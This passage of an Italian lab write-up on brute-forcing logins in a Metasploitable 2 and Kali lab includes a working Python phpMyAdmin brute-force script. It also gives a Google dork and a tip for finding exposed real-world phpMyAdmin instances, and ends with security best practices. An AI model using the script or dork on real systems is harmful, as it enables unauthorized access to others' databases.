sleep( rand( 0, 3 ) );
echo "<pre><br />Username and/or password incorrect. </pre>";

?>
```



Come aggirarla:

In questo caso, per poter effettuare un brute force a questo livello, le richieste di GET saranno due:

la prima servirà per chiedere al server il codice del token, senza inserire le credenziali d'accesso;

la seconda sarà quella effettiva, con l'inserimento sia dei dati che del token.

In questo modo le richieste da eseguire per ogni tentativo raddoppiano aumentandone il tempo richiesto per completare l'attacco.

phpMyAdmin Bruteforce

Useremo sempre il codice sviluppato dal team aggiungendo URL

http://192.168.1.59/phpMyAdmin/
utilizzando sempre le liste user.txt / pwd.txt
(kali linux ha di default liste enormi alle quali possiamo accedere.)



Google

site:.com inurl:/phpmyadmin/setup/



THETA - BRUTE FORCE - VIRTUAL LAB - METASPLOITABLE 2 - KALI LINUX - GOOGLE HACK

```
1 import requests
2
3 user_file = open("user.txt")
4 pwd_file = open("pwd.txt")
5
6 user_list = user_file.readlines()
7 pwd_list = pwd_file.readlines()
8
9 target = input("ip address: ")
10 login_home = "http://" + target + "/phpMyAdmin/"
11
12
13 print("Tentativo login url: ", login_home)
14
15 shutdown = False
16
17 for user in user_list:
18     user = user.rstrip()
19     if shutdown == True:
20         break
21     for pwd in pwd_list:
22         pwd = pwd.rstrip()
23
24         session = requests.Session()
25
26         login_info = {"pma_username": user, "pma_password": pwd, "submit": "submit"}
27         response = session.post(login_home, data=login_info)
28
29         if "Access denied" in response.text:
30             print("Login failito")
31         else:
32             print("\u001b[92mLOGIN SUCCESS\u001b[0m")
33             print("credential: ", login_home, "\u001b[93muser:\u001b[0m " + user + " \u001b[93mpassword:\u001b[0m " + pwd)
34             shutdown = True
35             break
```

TIPS:

Tramite l'utilizzo di Google Hack possiamo effettuare ricerche su database phpMyAdmin ed entrare direttamente al loro interno senza nessuno controllo o sicurezza.

BEST PRACTICES

Oltre alle valutazioni di sicurezza riportiamo anche una serie di best practices per migliorare le condizioni di sicurezza informatica della propria azienda.

- I servizi web (social network, cloud, e-mail, spazio web, ecc. . .) offerti da terze parti a cui si è registrati sono quelli strettamente necessari
- È stato nominato un referente responsabile per il coordinamento delle attività di gestione e protezione delle informazioni e dei sistemi informatici.
- Tutti i dispositivi che lo consentono sono dotati di software di protezione (antivirus, antimalware, ecc...) regolarmente aggiornato.
- Le password sono diverse per ogni account, della complessità adeguata e viene valutato l'utilizzo dei sistemi di autenticazione più sicuri offerti dal provider del servizio (es. autenticazione a due fattori).
- Il personale autorizzato all'accesso, remoto o locale, ai servizi informatici dispone di utenze personali non condivise con altri; l'accesso è opportunamente protetto; i vecchi account non più utilizzati sono disattivati.



BEST PRACTICES

- Il personale è adeguatamente sensibilizzato e formato sui rischi di cybersecurity e sulle pratiche da adottare per l'impiego sicuro degli strumenti aziendali (es. riconoscere allegati e-mail, usare solo software autorizzato, ecc.).
- La configurazione iniziale di tutti i sistemi e dispositivi è svolta da personale esperto, responsabile per la configurazione sicura degli stessi. Le credenziali di accesso di default sono sempre sostituite.
- Sono eseguiti periodicamente backup delle informazioni e dei dati critici per l'azienda. I backup sono conservati in modo sicuro e verificati periodicamente.
- Le reti e i sistemi sono protetti da accessi non autorizzati attraverso strumenti specifici (es: Firewall e altri dispositivi/software anti-intrusione).
- In caso di incidente (es. venga rilevato un attacco o un malware) vengono informati i responsabili della sicurezza e i sistemi vengono messi in sicurezza da personale esperto.
- Tutti i software in uso sono aggiornati all'ultima versione consigliata dal produttore. I dispositivi o i software obsoleti e non più aggiornabili sono dismessi.

